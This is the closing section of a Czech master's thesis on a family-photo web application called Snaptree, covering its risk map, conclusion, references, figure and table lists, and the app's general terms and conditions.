Zajištění funkce vypnutí registrací, vytvoření plánu pro rapidní zvýšení serverových kapacit za chodu.

Pravděpodobnost: 6, dopad: 2.



Obrázek 16: Mapa rizik po aplikování opatření. (Zdroj: vlastní zpracování)

Jak je na grafu výše dobře vidět, díky provedeným opatřením se celý obsah posunul doleva z toho důvodu, že se povedlo buď snížit pravděpodobnost, nebo dopad rizika. Riziko č. 12 se podařilo přesunout z červeného do žlutého kvadrantu, a několik dalších rizik přešlo ze žlutého do zeleného. V zeleném kvadrantu se nacházející rizika budou podstoupeny, zbylé budou jednotlivě posuzovány.

## ZÁVĚR

Cílem této práce bylo navrhnout a vytvořit webovou aplikaci pro správu rodinných fotografií s důrazem na bezpečnost a transparentnost v oblasti manipulace s osobními údaji. Aplikace měla být použitelná na jakémkoliv zařízení s obrazovkou, prohlížečem a připojením k internetu, a měla nabízet i automatickou detekci tváře na nahraných fotografiích.

V první části jsem si definoval Cíle, které má tato diplomová práce splnit, a po celou dobu jsem se k těmto cílům vracel, a porovnával je s obsahem.

Následně jsem v Teoretických východiscích popsal všechny technologie, praktiky, metody a pojmy, které byly později využity, nebo alespoň zmíněny.

Ve třetí části, nazvané Analýza současného stavu, jsem šel do hloubky řešeného problému, a popsal jsem marketingový průzkum, provedl analýzu konkurenčního prostředí, a definoval modelové uživatele Aplikace.

Poslední, nejdůležitější část popisovala samotný návrh a tvorbu Aplikace. Nejdříve jsem popsal vývojové prostředí, ve kterém jsem se pohyboval, a také některé používané konvence. Následoval výčet databázových tabulek potřebných pro chod, a také jsem rozebral architekturu Aplikace, a poté jsem uvedl seznam použitých externích knihoven a API.

Dalším bodem byla definice uživatelů, jejich autentizace a autorizace, a také popis všech nejdůležitějších částí Aplikace, se kterými se budou setkávat, a to jak ve veřejné, tak i v administrační části. Nahrávání fotografií jsem popsal podrobněji, jelikož je stěžejní částí Aplikace. Následoval výčet druhů nabízených uživatelských účtů, zmínka o způsobu a průběhu zálohování, a popsal jsem také grafické prvky, a jejich význam. U nasazení Aplikace jsem uvedl jakého poskytovatele jsem si vybral a proč, a z jakých kroků se tato činnost skládala. Lehce jsem také zabředl do definice budoucích plánovaných funkcí.

Závěr Vlastního návrhu řešení se věnoval ekonomickému zhodnocení a budoucímu financování Aplikace. Povedlo se mi ocenit čas strávený vývojem, který společně s dalšími položkami tvořil celkové náklady na vývoj. V části týkající se financování jsem pak předvedl návratnost investice do projektu při pesimistickém, a lehce optimistickém scénáři, a na úplný závěr jsem ještě provedl analýzu rizik.

V posledních řádcích práce si dovolím tvrdit, že se mi povedlo splnit nastavené cíle, a vytvořit praktickou webovou aplikaci s dobrým potenciálem pro využití.

## SEZNAM ZDROJŮ

- (1) ONDRÁK, Viktor, Petr SEDLÁK a Vladimír MAZÁLEK. *Problematika ISMS v manažerské informatice*. Brno: Akademické nakladatelství CERM, 2013. ISBN 978-80-7204-872-4.
- (2) ČESKÁ REPUBLIKA. *Zákon o ochraně osobních údajů a o změně některých zákonů*. In: 101. Praha, 2007, ročník 2000, číslo 101. Dostupné také z: <https://www.uoou.cz/zakon-c-101-2000-sb-o-ochrane-osobnich-udaju-a-o-zmene-nekterych-zakonu-ve-zneni-ucinnem-od-1-cervence-2017/ds-3109/archiv=0&p1=1257>
- (3) *Základní příručka k GDPR* [online]. Praha: Úřad pro ochranu osobních údajů, 2018 [cit. 2019-03-15]. Dostupné z: <https://www.uoou.cz/zakladni-prirucka-k-gdpr/ds-4744>
- (4) MATES, Pavel, Eva JANEČKOVÁ a Václav BARTÍK. *Ochrana osobních údajů*. Praha: Leges, 2012. Praktik (Leges). ISBN 978-80-87576-12-0.
- (5) JORDÁN, Vilém a Viktor ONDRÁK. *Infrastruktura komunikačních systémů II: kritické aplikace*. Brno: CERM, Akademické nakladatelství, 2015. ISBN 978-802-1452-404.
- (6) BORONCZYK, Tim. *PHP 6, MySQL, Apache: vytváříme webové aplikace*. Brno: Computer Press, 2009. ISBN 978-80-251-2767-4.
- (7) ODELL, Den. *JavaScript: průvodce programováním ajaxových aplikací*. Brno: Computer Press, 2010. ISBN 978-80-251-2733-9.
- (8) WELLING, Luke a Laura THOMSON. *Mistrovství PHP a MySQL*. Brno: Computer Press, 2017. ISBN 978-80-251-4892-1.
- (9) SKLAR, David. *PHP 7: praktický průvodce nejrozšířenějším skriptovacím jazykem pro web*. Brno: Zoner Press, 2017, 368 s. Encyklopedie Zoner Press. ISBN 978-80-7413-363-3.
- (10) JORDÁN, Vilém a Viktor ONDRÁK. *Infrastruktura komunikačních systémů III: integrovaná podniková infrastruktura*. Brno: CERM, Akademické nakladatelství, 2015. ISBN 978-80-214-5241-1.



- (11) YLONEN, Tatu a Chris LONVICK. CISCO SYSTEMS, INC. *The Secure Shell (SSH) Protocol Architecture*. Austin, Texas, 2006.  
Dostupné také z: <https://tools.ietf.org/html/rfc4251>
- (12) YLONEN, Tatu a Chris LONVICK. CISCO SYSTEMS, INC. *The Secure Shell (SSH) Authentication Protocol*. Austin, Texas, 2006.  
Dostupné také z: <https://tools.ietf.org/html/rfc4252>
- (13) THE OPEN WEB APPLICATION SECURITY PROJECT. *OWASP Top 10 - 2017: The Ten Most Critical Web Application Security Risks*. 2018. Dostupné také z: [https://www.owasp.org/images/7/72/OWASP\\_Top\\_10-2017\\_\(en\).pdf](https://www.owasp.org/images/7/72/OWASP_Top_10-2017_(en).pdf)
- (14) Application security attacks. *Open Web Application Security Project* [online]. [cit. 2019-02-01]. Dostupné z: <https://www.owasp.org/index.php/Category:Attack>
- (15) ČESKÁ REPUBLIKA. Zákon o evidenci tržeb. In: *112*. Praha, 2016, ročník 2016, částka 43, číslo 112. Dostupné také z: [http://www.etrzby.cz/assets/cs/prilohy/sb0043-2016\(12\).pdf](http://www.etrzby.cz/assets/cs/prilohy/sb0043-2016(12).pdf)
- (16) THE APACHE SOFTWARE FOUNDATION. *Apache HTTP Server Project* [online]. 2019 [cit. 2019-02-01]. Dostupné z: <http://httpd.apache.org/>
- (17) What can PHP do?. *PHP: Hypertext Preprocessor* [online]. PHP Group, 2019 [cit. 2019-02-01]. Dostupné z: <http://php.net/manual/en/intro-whatcando.php>
- (18) CONOLLY, Thomas, Carolyn E. BEGG a Richard HOLOWCZAK. *Mistrovství - databáze: profesionální průvodce tvorbou efektivních databází*. Brno: Computer Press, 2009. ISBN 978-802-5123-287.
- (19) CASTRO, Elizabeth. *HTML, XHTML a CSS: názorný průvodce tvorbou WWW stránek*. Brno: Computer Press, 2007. ISBN 978-80-251-1531-2.
- (20) What is HTML?. *World Wide Web Consortium* [online]. W3C, 2019 [cit. 2019-02-01]. Dostupné z: <https://www.w3.org/html/>
- (21) What is CSS?. *World Wide Web Consortium* [online]. W3C, 2019 [cit. 2019-02-01]. Dostupné z: <https://www.w3.org/css>

## SEZNAM OBRÁZKŮ

1	<b>Ukázka PHP kódu náchylného ke zneužití.</b> (Zdroj: vlastní zpracování) . . .	18
2	<b>Potenciálně škodlivý kód.</b> (Zdroj: vlastní zpracování) . . . . .	18
3	<b>JavaScript pro Cross-Site Scripting.</b> (Zdroj: vlastní zpracování) . . . . .	19
4	<b>Násobící funkce napsaná v jazyce PHP.</b> (Zdroj: vlastní zpracování) . . . . .	25
5	<b>SQL dotaz vracející hodnotu "Brno".</b> (Zdroj: vlastní zpracování) . . . . .	25
6	<b>Databázové tabulky se znázorněnými relacemi.</b> (Zdroj: vlastní zpracování)	26
7	<b>Násobící funkce napsaná v jazce JavaScript.</b> (Zdroj: vlastní zpracování) . .	27
8	<b>Blok zanořeného HTML kódu.</b> (Zdroj: vlastní zpracování) . . . . .	28
9	<b>CSS pravidla aplikovaná na nadpis.</b> (Zdroj: vlastní zpracování) . . . . .	28
10	<b>Automatické označení tváří na fotografiích.</b> (Zdroj: vlastní zpracování) . .	51
11	<b>Průzkumník souborů Aplikace.</b> (Zdroj: vlastní zpracování) . . . . .	54
12	<b>Ukázka písma Noto Sans.</b> (Zdroj: vlastní zpracování) . . . . .	62
13	<b>Barevné varianty loga.</b> (Zdroj: vlastní zpracování) . . . . .	63
14	<b>Graf návratnosti investice do vývoje Aplikace.</b> (Zdroj: vlastní zpracování)	72
15	<b>Mapa rizik projektu Aplikace.</b> (Zdroj: vlastní zpracování) . . . . .	74
16	<b>Mapa rizik po aplikování opatření.</b> (Zdroj: vlastní zpracování) . . . . .	76

## SEZNAM TABULEK

1	<b>Tabulka kritických entit Aplikace.</b> (Zdroj: Vlastní zpracování) . . . . .	38
2	<b>Tabulka sekundárních entit Aplikace.</b> (Zdroj: Vlastní zpracování) . . . . .	39
3	<b>Spojovací tabulky Aplikace.</b> (Zdroj: Vlastní zpracování) . . . . .	40
4	<b>Náklady spojené s vývojem Aplikace.</b> (Zdroj: Vlastní zpracování) . . . . .	68
5	<b>Náklady za první čtvrtletí testovacího provozu Aplikace.</b> (Zdroj: Vlastní zpracování) . . . . .	69
6	<b>Náklady za druhé čtvrtletí testovacího provozu Aplikace.</b> (Zdroj: Vlastní zpracování) . . . . .	70
7	<b>Náklady za první čtvrtletí ostrého provozu Aplikace.</b> (Zdroj: Vlastní zpracování) . . . . .	70
8	<b>Odhadované čtvrtletní tržby při 100 uživateli.</b> (Zdroj: Vlastní zpracování)	71
9	<b>Čtvrtletní poplatky za použití platební brány GoPay.</b> (Zdroj: Vlastní zpracování) . . . . .	71
10	<b>Seznam rizik projektu a jejich významnost.</b> (Zdroj: Vlastní zpracování) . .	73

# Všeobecné obchodní podmínky

Vzájemná práva a povinnosti Uživatele a Provozovatele pramenící z užívání Aplikace se řídí těmito obchodními podmínkami:

## 1. Definice

1.1. V těchto obchodních podmínkách:

1.1.1. **”Provozovatel”** je Bc. Jan Macháč, datum narození 27. 9. 1991, místem podnikání v Brně.

1.1.2. **”Aplikace”** znamená internetovou aplikaci s názvem ”Snaptree”, mezi jejíž hlavní funkcionality patří poskytování služeb fotografického rodokmenu a která je dostupná z adresy <https://www.snaptree.cz>.

1.1.3. **”VOP”** znamená tyto Všeobecné obchodní podmínky.

1.1.4. **”Smlouva”** znamená smlouvu uzavřenou mezi Uživatелеm a Provozovatelem, jejímž předmětem je poskytnutí Licence k užívání Aplikace Uživateli za podmínek uvedených v těchto VOP.

1.1.5. **”Licence”** znamená nevýhradní licenci k užívání Aplikace za podmínek uvedených v těchto VOP.

1.1.6. **”Uživatel”** znamená jakoukoliv právnickou nebo fyzickou osobu odlišnou od Provozovatele, která užívá Aplikaci.

1.1.7. **”Uživatelský účet”** znamená neveřejnou část Aplikace, která je uživateli přístupná po zadání Přihlašovacích údajů.

1.1.8. **”Přihlašovací údaje”** znamenají unikátní kombinaci přihlašovacího jména Uživatele a hesla zvoleného Uživatеле, které Uživatel uloží do databáze Aplikace při zřizování Uživatelského účtu prostřednictvím Aplikace a/nebo Uživateli automaticky vygenerovaného Aplikací.

## 2. Proces uzavření smlouvy o užívání Aplikace

2.1. Zobrazení tlačítka s názvem ”Registrovat se” v uživatelském prostředí Aplikace je

návrhem na uzavření Smlouvy ze strany Provozovatele.

2.2. Kliknutí Uživatele na tlačítko "Dokončit registraci" je bezvýhradným přijetím návrhu na uzavření Smlouvy ze strany Uživatele a tímto úkonem je uzavřena smlouva.

2.3. Kliknutím na pole (tzv. checkbox), které obsahuje popis ve znění "Registrací do služby souhlasím s Všeobecnými obchodními podmínkami" a následným kliknutím na tlačítko ve smyslu 2.2 uživatel vyjadřuje souhlas s těmito VOP.

2.4. Uzavřením Smlouvy vstupují v účinnost následující ustanovení těchto VOP.

### **3. Užívání Aplikace**

3.1. Provozovatel uděluje Uživateli Licence v rozsahu a za podmínek uvedených v uživatelském prostředí Aplikace, zejména uvedených u daného typu Uživatelského účtu.

3.2. Uživatel se za udělení Licence zavazuje Provozovateli zaplatit odměnu ve výši uvedené v uživatelském prostředí Aplikace, a není-li u konkrétního způsobu použití (zejména u daného Uživatelského účtu odměna uvedena), platí, že je Licence poskytnuta bezúplatně.

3.3. V případě, že je Licence udělena za odměnu, má Provozovatel právo poskytnout plnění Smlouvy (např. zpřístupnit danou část nebo funkcionalitu Aplikace) až v momentě, kdy dojde k zaplacení odměny za poskytnutí Licence, a nezaplatí-li Uživatel za Licence odměnu v plné výši v Provozovatelem stanovené lhůtě, jinak ihned, ruší se Smlouva bez dalšího od počátku.

3.4. Provozovatel je po uplynutí doby Licence oprávněn plně a/nebo částečně znepřístupnit Uživatelský účet Uživateli.

3.5. Uživatel má právo zřídit si více než jeden Uživatelský účet.

3.6. Uživatel nemá právo udělit třetí osobě podlicenci k užívání Aplikace.

3.7. Veškerá finanční plnění realizovaná prostřednictvím Aplikace nebo platební brány propojené s Aplikací se považují za zaplacené připsáním celé příslušné částky na příslušný bankovní účet Provozovatele.

3.8. Provozovatel má právo Aplikaci nebo její část kdykoliv odstavit, změnit a/nebo ji znepřístupnit z příslušné internetové adresy, a to z jakéhokoliv důvodu.

3.9. Uživatel má právo na užívání Aplikace za podmínek Smlouvy v aktuální verzi dostupné z příslušné internetové adresy.

3.10. Uživatel se zavazuje při užívání Aplikace jednat tak, aby jemu ani Provozovateli užíváním Aplikace nevznikla žádná škoda.

#### **4. Databáze**

4.1. Uživatel nemá právo prostřednictvím Aplikace strojově (zejména pomocí tzv. softwarových robotů) vytěžovat databázi spojenou s Aplikací.

4.2. Uživatel a Provozovatel tímto sjednávají, že jakékoliv údaje vložené Uživatelem do databáze Aplikace jsou částí databáze shromážděné Provozovatelem a stávají se součástí databáze Provozovatele, aniž by Uživateli jeho jednání popsaným v tomto odstavci vzniklo jakékoliv právo k databázi Aplikace.

4.3. Smluvní strany jsou si vědomy, shodně prohlašují a činí nesporným, že Aplikace splňuje podmínky ust. § 562 odst. 2 občanského zákoníku, tedy že záznamy údajů v Aplikaci a její databázi jakožto elektronického systému jsou spolehlivé a jsou prováděny systematicky a posoupně a jsou chráněny proti změnám.

#### **5. Odpovědnost za škodu**

5.1. Ustanovení tohoto článku VOP se nevztahují na spotřebitele.

5.2. Uživatel se tímto výslovně vzdává práva na náhradu škody od Provozovatele neúmyslně nebo nikoliv z hrubé nedbalosti způsobené Provozovatelem porušením jakékoliv povinnosti Provozovatele uvedené ve Smlouvě v souvislosti s plněním Smlouvy nebo v těchto VOP.

#### **6. Změna VOP**

6.1. Uživatel bere na vědomí, že Provozovatel uzavírá Smlouvu v běžném obchodním styku s větším počtem osob a Smlouvy jsou podle svého charakteru zavazující dlouhodobě k opětovným plněním stejného druhu s odkazem na tyto VOP. Smluvní strany činí nesporným, že z povahy závazků Provozovatele podle těchto VOP vyplývá a již před uzavřením Smlouvy vyplývala rozumná potřeba změny těchto VOP.

6.2. Smluvní strany tímto ujednávají, že Provozovatel může tyto VOP v přiměřeném

rozsahu měnit, a zároveň ujednávají, že změna VOP bude Uživateli, jako druhé straně, oznámena prostřednictvím e-mailové zprávy odeslané na e-mailovou adresu zadanou Uživatelem do Aplikace. Uživatel má v takovém případě právo změny VOP odmítnout a předmětný závazek mezi ním a Provozovatelem z tohoto důvodu vypovědět ve výpovědní době jeden (1) kalendářní měsíc, která začne běžet den následující po odeslání oznámení, o které Smluvní strany tímto shodně prohlašují, že je dostatečná k obstarání obdobných plnění od jiného subjektu.

6.3. V případě, že dojde k uzavření Smlouvy k již existujícímu Uživatelskému účtu (tj. k obnovení nebo prodloužení Uživatelského účtu), řídí se taková Smlouva VOP ve znění ke dni uzavření takové Smlouvy.

## **7. Ochrana osobních údajů**

7.1. Provozovatel je ze zákona povinen chránit a zabezpečit poskytnuté osobní údaje. Provozovatel proto využívá různých efektivních zabezpečovacích technologií k tomu, aby byly osobní údaje ochráněny před neoprávněným zpřístupněním nebo užitím.

7.2. Podrobnější informace o ochraně osobních údajů naleznete v Zásadách ochrany osobních údajů.

## **8. Povinné informace pro Spotřebitele**

8.1. Tento článek VOP je účinný pouze vůči Uživateli, který je spotřebitelem. Ustanovení uvedená v tomto článku VOP se nevztahují zejména na podnikatele - živnostníky nebo obchodní společnosti.

8.2. Provozovatel tímto informuje Uživatele, že:

8.2.1. adresa pro doručování písemností Provozovateli je shodná s výše uvedenou adresou sídla Provozovatele;

8.2.2. telefonický kontakt je 123 456 789;

8.2.3. adresa Provozovatele pro doručování elektronické pošty je info@snaptree.cz

8.2.4. odměna Provozovatele za Licenci je stanovena včetně všech daní a poplatků a její výše a/nebo způsob výpočtu je stanoven v Aplikaci;

8.2.5. Uživatel je povinen zaplatit Provozovateli odměnu za Licenci, není-li Licence poskytována bezúplatně, jedním ze způsobů, který je u příslušné možnosti uveden v uživatelském prostředí Aplikace;

8.2.6. Uživateli nevznikají náklady na dodání;

8.2.7. k užívání Aplikace je třeba přístup k síti Internet a prohlížeč Google Chrome, Mozilla Firefox, Safari, Opera nebo Internet Explorer. Správné fungování Aplikace je zajištěno v nejnovějších verzích vyjmenovaných prohlížečů;

8.2.8. Uživatel má právo od Smlouvy odstoupit bez uvedení důvodu a bez jakékoliv sankce do 14 dnů od převzetí plnění. Převzetím plnění se rozumí poskytnutí Licence;

8.2.9. ve vztahu k Provozovateli nevznikají Uživateli žádné náklady na použití komunikačních prostředků na dálku;

8.2.10. údaje o uzavření Smlouvy vč. těchto obchodních podmínek jsou uloženy v databázi Aplikace a Uživatel k nim má přístup prostřednictvím Uživatelského účtu;

8.2.11. Uživatel má možnost zjistit chyby obsažené v těchto obchodních podmínkách kontrolou v Uživatelském účtu;

8.2.12. opravování chyb vzniklých při zadávání dat lze provádět rovněž prostřednictvím Aplikace a tam, kde to Aplikace neumožňuje, prostřednictvím technické podpory, jejíž kontakt je uveden v Aplikaci;

8.2.13. Provozovatel dodržuje všechny platné zákony České republiky; žádné další kodexy nejsou pro Provozovatele závazné;

8.2.14. Provozovatel nevyužívá žádné prostředky mimosoudního řešení sporů;

8.2.15. předmětem smlouvy není dodání zboží, na Aplikaci se tak nevztahují ustanovení zákona o reklamaci; odpovědnost za zjevné nebo skryté vady Aplikace, které měla Aplikace v době jejího zpřístupnění Uživateli, lze uplatnit u Provozovatele za podmínek stanovených zákonem, Smlouvou a těmito VOP;

8.2.16. Uživatel je povinen dodržovat tyto VOP, které jsou též součástí Smlouvy, a platné a účinné právní předpisy České republiky;



8.2.17. Uživatel se může obrátit se stížností na orgán dohledu nebo státního dozoru. Česká obchodní inspekce vyřizuje mimosoudní stížnosti spotřebitelů způsobem a za podmínek stanovených příslušnými právními předpisy.

## **9. Rozhodné právo**

9.1. Tyto VOP, jakož i Smlouva, se řídí právním řádem České republiky, zejména zák. č. 89/2012 Sb., občanský zákoník, ve znění pozdějších předpisů.

9.2. Jakékoliv spory vzniklé na základě Smlouvy a/nebo těchto VOP budou rozhodovat věcně a místně příslušné soudy České republiky.

## **10. Účinnost**

10.1. Tyto VOP nabývají platnosti dne 1. 1. 2019.

